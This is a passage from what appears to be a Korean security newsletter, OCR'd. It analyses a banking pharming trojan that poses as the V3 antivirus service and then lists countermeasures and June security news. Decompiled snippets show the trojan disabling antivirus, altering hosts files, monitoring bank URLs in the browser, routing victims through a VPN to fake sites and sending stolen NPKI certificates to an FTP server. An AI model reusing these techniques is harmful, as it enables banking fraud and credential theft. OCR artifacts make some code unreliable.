


[그림 2] VPN의 익명성

VPN 악용사례

앞에서 언급된 것과 같이, VPN을 사용하면 원격지에서 원하는 지역의 IP대역대를 사용할 수 있다. 공격자는 공격하고자 하는 지역(또는 나라)의 IP를 사용하면 특정지역이나 특정 아이피만 접속이 가능한 보안 정책을 우회할 수 있다는 점을 악용하여, 그 지역의 VPN서버를 해킹하거나 상용 VPN을 이용한다. 이 특징을 이용한 대표적인 사례가 PC방 IP를 이용한 게임 이용이다. 게임회사의 정책에 따라, PC방에서 게임을 이용하면 가격인하, 아이템 증정, 무료 사용 시간 부여 등 여러 혜택을 볼 수 있다. 이 때문에 몇몇 공격자들은 PC방에 VPN서버를 불법적으로 구축하여, 해외 또는 PC방이 아닌 곳에서 PC방 IP로 게임을 접속한다. 또한 VPN을 통해 사내 방화벽을 통과하여 데이터를 유출하거나, 비인가 사이트에 접속하는 행위도 악용사례 중 하나라고 할 수 있다.

2.악성코드 순서도



3.악성코드 상세 분석

악성파일 분석(intt.exe)

intt.exe 파일은 실질적인 악성 행위를 하는 V3Safer32.dll을 생성한 후, 서비스로 등록하여 실행한다.

- 서비스 실행

V3Safer라는 서비스의 이름으로 생성해 동작시킨다. 서비스명은 잘 알려진 백신 이름으로 사용해 악성행위가 아닌 것처럼 보이도록 위장하고 있다.

```
v3 = OpenServiceA(result, lpServiceName, 0x10010u);// ServiceName - V3Safer
v4 = v3;
if ( v3 )
{
  StartServiceA(v3, 0, 0);
  CloseServiceHandle(v4);
}
result = (SC_HANDLE)CloseServiceHandle(v2);
```

[그림 3] 서비스 시작 코드

– 파일 생성

V3Safer서비스를 동작하기 위해 시스템 폴더 내에 악성 파일을 생성한다.

생성 경로
–%시스템폴더%\V3Safer32.dll

```
v3 = CreateFileA(NumberOfBytesWritten, 0xC0000000u, 1u, 0, 2u, 0, 0);//
                                                // "C:WWWINDOWSWWsystem32WWV3Safer32.dll"
if ( v3 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, (LPDWORD)&NumberOfBytesWritten, 0);
  CloseHandle(v3);
  result = 1;
}
return result;
```

[그림 4] 악성파일 생성 코드

악성파일 분석(V3Safer32.dll)

V3Safer32.dll파일은 서비스로 실행되어 크게 3가지 동작을 하게 된다. 그 후 V3Safer32.dll 내부의 IEFire함수를 호출하여 실질적인 악성행위를 한다.

서비스 동작시 3가지 행위

– 백신 무력화

– 파일다운로드 및 호스트파일변조

– IEFire함수 실행

```
Create_Thead(0, 0, AVKill, 0, 0, 0);
v2 = CreateMutexA(0, 1, &Name);
v1 = GetLastError();
if ( v1 == 183 || v1 == 5 )
  CloseHandle(v2);
v7 = dword_1000D714;
v8 = dword_1000D718;
v9 = word_1000D71C;
Create_Thead(0, 0, File_Download, &v7, 0, 0);
Create_Thead(0, 0, Host_Check, 0, 0, 0);
v4 = (void *)Create_Thead(0, 0, RUNDLL_Execute, a1, 0, 0);
WaitForSingleObject(v4, 0xFFFFFFFFu);
CloseHandle(v4);
return 1;
```

[그림 5] 주요 악성행위를 실행하는 코드

– 백신 무력화

백신 무력화를 위한 코드가 존재하지만, 드라이브를 통한 커널 레벨의 강제적인 무력화 대신 사용자가 직접 삭제하는 방식과 같은 방법을 이용한다. 레지스트리에 등록된 백신 정보를 알아내고, CMD명령어를 이용하여 백신을 삭제한다.

```
if ( !                                                                  )
{
  if ( !                                                                ) )//
                                                  // 설치된 AV의 언인스톨 파일 경로확인
  {
                                                                                  ', (HANDLE)'W0');
                                                  // 삭제를 실행할 bat파일 생성
                                                                                  ;//
                                                  // bat 파일 실행해 AV삭제
  }
  RegCloseKey(hKey);
}
```


[그림 6] 백신 무력화 코드

– 파일 다운로드

특정 사이트에 접속해 추가로 내려 받을 악성파일에 대한 정보를 받아온다. 이 후 해당 정보를 통해 hosts 파일 변조 악성파일을 다운 받아 실행한다. 다운받는 악성파일의 존재를 먼저 확인하고, 존재하지 않으면 해당 악성파일을 다운받는다. 이는 한번 index.txt파일이 받아지면 더 이상 같은 경로를 통해 새로운 명령이 전달되지 않는다는 것을 뜻한다.


다운로드 할 파일의 정보를 담고 있는 위치

– %Program files%\Common Files\Plugins\index.txt



[그림 7] 추가로 다운 받을 악성파일에 대한 정보

파밍이 VPN방식으로 이루어지기 때문에 호스트파일은 VPN 가상IP로 변조된다.



[그림 8] hosts.ics파일이 변조된 화면

- Rundll를 통한 IEFire 실행

해당 악성코드는 내부에 존재하는 함수인 IEFire를 실행시켜 사용자의 행위를 판단하여 파밍을 시도한다.

```
lstrcpyA(&v74, &v32);                   // rundLL32.exe
lstrcatA(&v74, " ₩"");
lstrcatA(&v74, (LPCSTR)&FileName);      // V3Safer32.dll
lstrcatA(&v74, "₩",");
lstrcatA(&v74, &v2);                    // IEFire
result = Execute_Rundll(&v74);
```

[그림 9] IEFire 함수를 실행 하는 코드

- IEFire 함수

IEFire 함수는 사용자가 Internet Explorer를 사용할 때 특정 사이트 접속 여부를 확인하고, 조건이 만족하는 경우 악성행위를 시도한다.
우선 VPN을 통한 파밍을 하기 위해 우선 Internet Explorer의 버전을 확인한다.

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software₩₩Microsoft₩₩Internet Explorer", 0, 0x20019u, &hKey) )
{
  if ( !RegQueryValueExA(hKey, "Version", 0, &Type, &OutputString, &cbData) )
    OutputDebugStringA((LPCSTR)&OutputString);
  RegCloseKey(hKey);
}
```

[그림 10] Internet Explorer의 버전 확인 코드

이 후 Internet Explorer 주소 입력창에 URL 문자열 값을 가져온다. 주소 입력창에 URL 문자열과 파밍을 위한 은행권 사이트 문자열을 확인하여, 동일한 경우에는 VPN을 연결한 후에 파밍 사이트로 접속하게 한다.


```
v1 = FindWindowExA(0, 0, "IEFrame", 0);
if ( !v1 )
  return 0;
v3 = 1;
GetWindowTextA(v1, &Str1, 260);
v4 = FindWindowExA(v1, 0, "WorkerW", 0);
v2 = FindWindowExA(v4, 0, "RebarWindow32", 0);
if ( a1 < 8 )
{
  if ( a1 == 7 )
  {
    v2 = FindWindowExA(v2, 0, "Address Band Root", 0);
  }
  else
  {
    if ( a1 != 6 )
      goto LABEL_9;
  }
  v2 = FindWindowExA(v2, 0, "ComboBoxEx32", 0);
  v9 = 0;
  v8 = "ComboBox";
}
else
{
  v9 = 0;
  v8 = "Address Band Root";
}
v2 = FindWindowExA(v2, 0, v8, v9);
LABEL_9:
v5 = FindWindowExA(v2, 0, "Edit", 0);
SendMessageA(v5, 0xDu, 0x100u, (LPARAM)Str);
```

[그림 11] Internet Explorer 주소입력 핸들을 가져와 URL주소를 얻는 코드

사용자가 특정 주소로 접속하는 것이 확인되면 VPN접속 환경을 만든다. 이후 가상 사설망을 이용해 특정 필터링을 우회하여 파밍 사이트에 접속한다. 다음은 VPN 서버 주소와 감시 대상 URL관련 코드이다.

VPN서버 주소
- 2*9.***.1*2.**8


```
if ( !stricmp(&Str1, "http://w[illegible]star.com/")
  || !stricmp(Str, "http://www[illegible]ar.com/")
  || !stricmp(&Str1, "http://w[illegible]oribank.com/")
  || !stricmp(Str, "http://www[illegible]ibank.com/")
  || !stricmp(&Str1, "http://w[illegible]inhan.com/")
  || !stricmp(Str, "http://www[illegible]han.com/")
  || !stricmp(&Str1, "http://w[illegible]nabank.com/")
  || !stricmp(Str, "http://www[illegible]bank.com/")
  || !stricmp(&Str1, "http://b[illegible]g.n[illegible]up.com/")
  || !stricmp(Str, "http://bank[illegible]non[illegible].com/")
  || !stricmp(&Str1, "http://w[illegible]nghyup.com/")
  || !stricmp(Str, "http://www[illegible]hyup.com/")
  || !stricmp(&Str1, "http://w[illegible]b.co.kr/")
  || !stricmp(Str, "http://www[illegible]co.kr/")
  || !stricmp(&Str1, "http://w[illegible]k.co.kr/")
  || !stricmp(Str, "http://www[illegible]co.kr/")
  || !stricmp(&Str1, "http://w[illegible]nabank.com/")
  || !stricmp(Str, "http://www[illegible]bank.com/")
  || !stricmp(&Str1, "http://h[illegible]nk.com/")
  || !stricmp(Str, "http://han[illegible].com/")
  || !stricmp(&Str1, "http://k[illegible].kr/")
  || !stricmp(Str, "http://keb[illegible]r/")
  || !stricmp(&Str1, "http://w[illegible]b.co.kr/")
  || !stricmp(Str, "http://www[illegible]co.kr/")
  || !stricmp(&Str1, "http://w[illegible]andar[illegible]red.co.kr/")
  || !stricmp(Str, "http://www.[illegible]dardc[illegible]d.co.kr/") )
{
  v3 = 3;
  OutputDebugStringA("Create");
  VPN_Setting();
  Connect_VPN();
}
result = v3;
```

[그림 12] 해당 사이트로 접속하는지를 확인하는 코드

공격자는 파밍 사이트를 통해 정보를 습득한 후에 인증서를 탈취한다. 탈취한 인증서는 해당 PC의 IP를 포함한 파일명으로 FTP를 이용하여 전송된다.

전송 FTP 정보
- 주소 : 70.***.*.1*
- ID : v**
- PW : g4***u*


```
ExpandEnvironmentStringsA("%ProgramFiles%", &FileName, 0x104u);
lstrcatA(&FileName, "\\NPKI");
if ( GetFileAttributesA(&FileName) != -1 )
{
  OutputDebugStringA("GetProgramFile");
  v1 = 1;
  lstrcpyA(byte_1000DCE4, &FileName);
  v4 = GetTickCount();
  wsprintfA(szLocalFile, "%s%d_PR_%s.plk", String, v4, dword_1000DDE8);
  v5 = sub_100098D0(szLocalFile, 0);
  sub_10004790(v5, &FileName);
  sub_10009980((void *)v5);
  Sleep(0x64u);
  v2 = CreateFileA(szLocalFile, 0x80000000u, 3u, 0, 3u, 0, 0);
  v3 = v2;
  if ( v2 != (HANDLE)-1 )
  {
    v9 = GetFileSize(v2, 0);
    CloseHandle(v3);
    if ( v9 > 0x64 )
    {
      if ( v9 < 0x100000 )
      {
        if ( Send_NPKI(szLocalFile) )
          v7 = "send p success";
        else
          v7 = "send p failure";
        OutputDebugStringA(v7);
```

[그림 13] 인증서를 탈취하는 코드

모든 정보를 탈취하면 악성코드는 사용자 PC가 일반적인 동작을 하도록 VPN접속 해제 후 삭제한다.

```
OutputDebugStringA("AutoHandUp");
if ( dword_1000E108 )
{
  RasHangUpA(dword_1000E108);
  dword_1000E108 = 0;
  RasDeleteEntryA(0, "VPN");
}
return 0;
```

[그림 14] VPN연결 삭제

이 후, 정상적인 웹 검색이 될 수 있도록 호스트파일 내용을 삭제한다. 사용자 자신의 정보가 악성코드에 의해 탈취 되었다는 사실을 인지하지 못하도록, 네트워크를 정상으로 교묘하게 돌려 놓는다.

```
memcpy((void *)&FileName, "C:\\WINDOWS\\system32\\drivers\\etc\\hosts", 0x24u);
v3 = *(_WORD *)&aCWindowsSystem[36];
memset(&v4, 0, 0xDCu);
v5 = 0;
v0 = CreateFileA(&FileName, 0xC0000000u, 1u, 0, 2u, 0, 0);
if ( v0 != (HANDLE)-1 )
  CloseHandle(v0);
memcpy(&v6, "C:\\WINDOWS\\system32\\drivers\\etc\\hosts.ics", 0x28u);
v7 = *(_WORD *)&aCWindowsSyst_0[40];
memset(&v8, 0, 0xD8u);
v9 = 0;
result = CreateFileA(&v6, 0xC0000000u, 1u, 0, 2u, 0, 0);
if ( result != (void *)-1 )
  result = (void *)CloseHandle(result);
return result;
```

[그림 15] 변조된 호스트 파일을 빈 파일로 복구

- VPN을 통한 파밍

파밍 악성코드에 감염된 PC에서 해당 사이트에 접속하면 아래와 같이 VPN서버에 접속되며, PPTP를 이용한 서버와의 통신을 통해 정상 페이지가 아닌 변조된 페이지에 접속한다.

[redacted]	[redacted]	PPTP	70 Echo-Request
[redacted]	[redacted]	TCP	60 pptp > zented [ACK]
[redacted]	[redacted]	PPTP	74 Echo-Reply
[redacted]	[redacted]	PPTP	74 [TCP Retransmission]
[redacted]	[redacted]	TCP	54 zented > pptp [ACK]
[redacted]	[redacted]	PPTP	70 Echo-Request
[redacted]	[redacted]	PPTP	74 Echo-Reply
[redacted]	[redacted]	TCP	60 pptp > aspen-service
[redacted]	[redacted]	PPP Comp	91 Compressed data
[redacted]	[redacted]	GRE	60 Encapsulated PPP
[redacted]	[redacted]	PPP Comp	91 Compressed data
[redacted]	[redacted]	GRE	60 Encapsulated PPP
[redacted]	[redacted]	PPTP	70 Echo-Request
[redacted]	[redacted]	TCP	60 pptp > zented [ACK]
[redacted]	[redacted]	PPTP	74 Echo-Reply
[redacted]	[redacted]	PPTP	74 [TCP Retransmission]
[redacted]	[redacted]	TCP	54 zented > pptp [ACK]
[redacted]	[redacted]	PPTP	70 Echo-Request
[redacted]	[redacted]	PPTP	74 Echo-Reply

[그림 16] VPN서버에 접속, 통신하는 패킷 화면

[그림 17] 공격자가 생성한 악성 페이지

4.결론

국내에 온라인 금융권 사이트 파밍을 통하여 사용자의 금액을 탈취하기 위한 악성코드들은 지금 이 순간에도 꾸준히 증가하고 있다. 이번 악성코드도 이와 동일한 목적의 악성코드지만 기존과 달리 주목할 부분은 VPN을 사용하고 있다는 것이다. 일반 사용자들은 VPN이라는 기술적인 내용을 이해하지 못하고 있어, 피해가 많을 것이라 예상된다. 따라서 관련하여 사용자의 보안 의식 고취 및 제고가 필요하며, VPN 뿐만 아니라 그 밖에 새로운 공격방식에 대한 대비를 해야 할 필요가 있다.

5.대응방안

현재 웹사이트를 이용한 악성코드 유포방식이 증가 추세에 있으며, 이번 악성코드 역시 이러한 사례라고 볼 수 있다. 이에 대한 대응방안으로 개인 사용자는 웹 브라우저, Office, JAVA, Flash 등에 있어서 취약한 버전의 플러그인을 사용하지 않고, 항상 최신 버전을 유지해야 하며, 정기적인 보안 업데이트 습관을 가져야 한다. 또한 악성코드 감염을 막기 위해 '알약 익스플로잇 쉴드' 같은 취약점 차단 프로그램을 설치하는 것도 좋은 방법이다.

웹 사이트를 관리하는 기업의 경우, 보안 담당자는 OWASP와 같은 커뮤니티를 통해 웹 기반 최신 취약점에 관심을 기울이고 악성코드 유포지로 악용 당하지 않도록 주의가 필요하다.

VPN은 개인 사용자나 기업에서 정상적인 사용이 가능하기 때문에 필요에 따라 서비스를 중지하거나 사용하도록 한다. 일반적으로 VPN은 1723포트 사용 여부를 통해 서비스가 활성화 되어있는 지를 간단하게 확인할 수 있다. 만약 VPN 포트가 확인된다면 외부로부터 1723 포트에 대한 접속을 차단하거나 아래와 같은 방법으로 서비스를 중지할 수 있다.

윈도 시스템

제어판 -> 관리도구 -> 서비스

'Routing and Remote Access' – 서비스 중지

리눅스 시스템

cmd -> chkconfig pptpd off

Part3. 보안 이슈 돋보기

6월의 보안이슈

6월의 취약점

6월의 보안 이슈

알약이 뽑은 TOP 이슈

- 하트블리드 유사 취약점 발견

최근 하트블리드와 유사한 취약점이 발견되었다. 이번에 발견된 보안 취약점인 '큐피드'는 안드로이드 4.1.0/4.1.1 스마트폰과 기업용 무선네트워크로부터 정보를 빼내는데 악용될 수 있다. 오픈SSL과 같은 암호화 통신 프로토콜 중 하나인 '전송계층보안(TLS)'에서 발견된 해당 취약점은 확장가능인증프로토콜(EAP)을 사용한 무선랜 연결과정에서 발생했다. 현재는 이미 패치가 완료되었다.

- 호스트파일 변조 탐지를 우회하는 악성코드 발견

최근 백신의 호스트파일 변조 탐지를 우회하기 위해 아이피(IP) 대신 10진수, 16진수 숫자를 기재하는 수법이 등장했다. 공격자는 호스트파일에 아이피 대신 10진수를 입력했다. 호스트파일에 입력된 10진수는 16진수로 변경되고, 다시 10진수의 아이피로 변환되어 파밍 사이트에 접속하게 된다.

- 스마트폰 악성코드 감염 여부 알려주는 서비스 나온다

모바일 악성코드가 급증한 가운데, 한국인터넷진흥원(KISA)은 스마트폰 사용자에 악성코드 감염을알리고 전용 백신을 보급하는 '모바일 사이버 치료체계 개발' 시범 사업을 시작한다고 밝혔다. 해당 서비스는 기존 PC서비스를 모바일까지 확대하는 개념으로, SMS발송은 악의적으로 도용되거나 스미싱 메시지로 오인될 수 있어 효율적인 알림 방안 연구가 필요하다.

- 경찰청 사이버안전국 출범

경찰청 사이버테러 대응센터가 수사인력을 대폭 확대해 업무 전문성을 높이면서 민간 사이버 자율방범대를 운영하고, 관련 예방정보를 받을 수 있는 스마트폰 어플인 '사이버캅'을 제공하는 등 예방에 초점을 맞추는 사이버 안전국으로 격상돼 공식 출범했다. 또한 국가적 사이버테러 등 고도 기술, 중장기적 집중수사가 필요한 경우, 일선 지방청, 경찰서에서 수사중인 사건에 대한 컨트롤 타워 역할을 담당하게 된다.

- 방통위, 중소 사이트 주민번호 파기 지원

8월부터 불필요한 주민등록번호를 수집할 경우, 최고 5억원의 과징금이 부가된다. 이에 따라 방송통신위원회는 주민번호 보유여부와 부민번호 이용 서비스 분석 프로그램을 7월까지 개발하고, 주민번호 파기방법 매뉴얼을 8월까지 개발하여 사업자에 배포할 계획이라고 밝혔다.

- 가입자 개인정보 유출 KT '중대과실' 인정

방송통신위원회는 이번 KT 개인정보 유출사고에 대한 심의에서 KT가 가입자 개인정보를 위해 정보통신망이용촉진및정보보호 등에 관한 법률 제 28조에 명시된 '기술적, 관리적 보호조치' 의무를 소홀히 했으며, 이로 인해 개인정보가 유출된 데 '상당한 인과관계'가 있다고 결론을 내렸다. 이는 개인정보를 유출한 사실에 대해 방송통신위원회가 처음으로 회사측의 '중대 과실'을 인정한 것이다. 이에 따라, KT에게 과징금 7000만원, 과태로 1500만원을 부과하고 미흡한 보안시스템에 대한 시정조치 명령 및 개선권고 처분을 내렸다.

- 공공 와이파이 주의보

최근 공공장소의 공유기를 해킹하여 피싱사이트 접속을 유도한 뒤, 개인정보를 탈취하는 신종 사이버 범죄 수법이 등장했다. 해당 공격은 공유기의 DNS 주소를 조작하여 사용자를 가짜 사이트로 유인하는 것으로, 악성코드를 심는 것이 아니기 때문에 백신에서도 치료가 불가능하다. 따라서 공공장소의 특성상 불특정 다수의 사용자들이 동시다발적으로 피해를 당할 수 있어 주의가 요구된다.

6월의 취약점

Microsoft 6월 정기 보안 업데이트

- Internet Explorer 보안 업데이트(2969262)

이 보안 업데이트는 Internet Explorer에서 발견되어 공개적으로 보고된 취약점 2건 및 비공개적으로 보고된 취약점 57건을 해결합니다. 가장 심각한 취약점은 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Microsoft Graphics Component의 취약점으로 인한 원격 코드 실행 문제점(2967487)

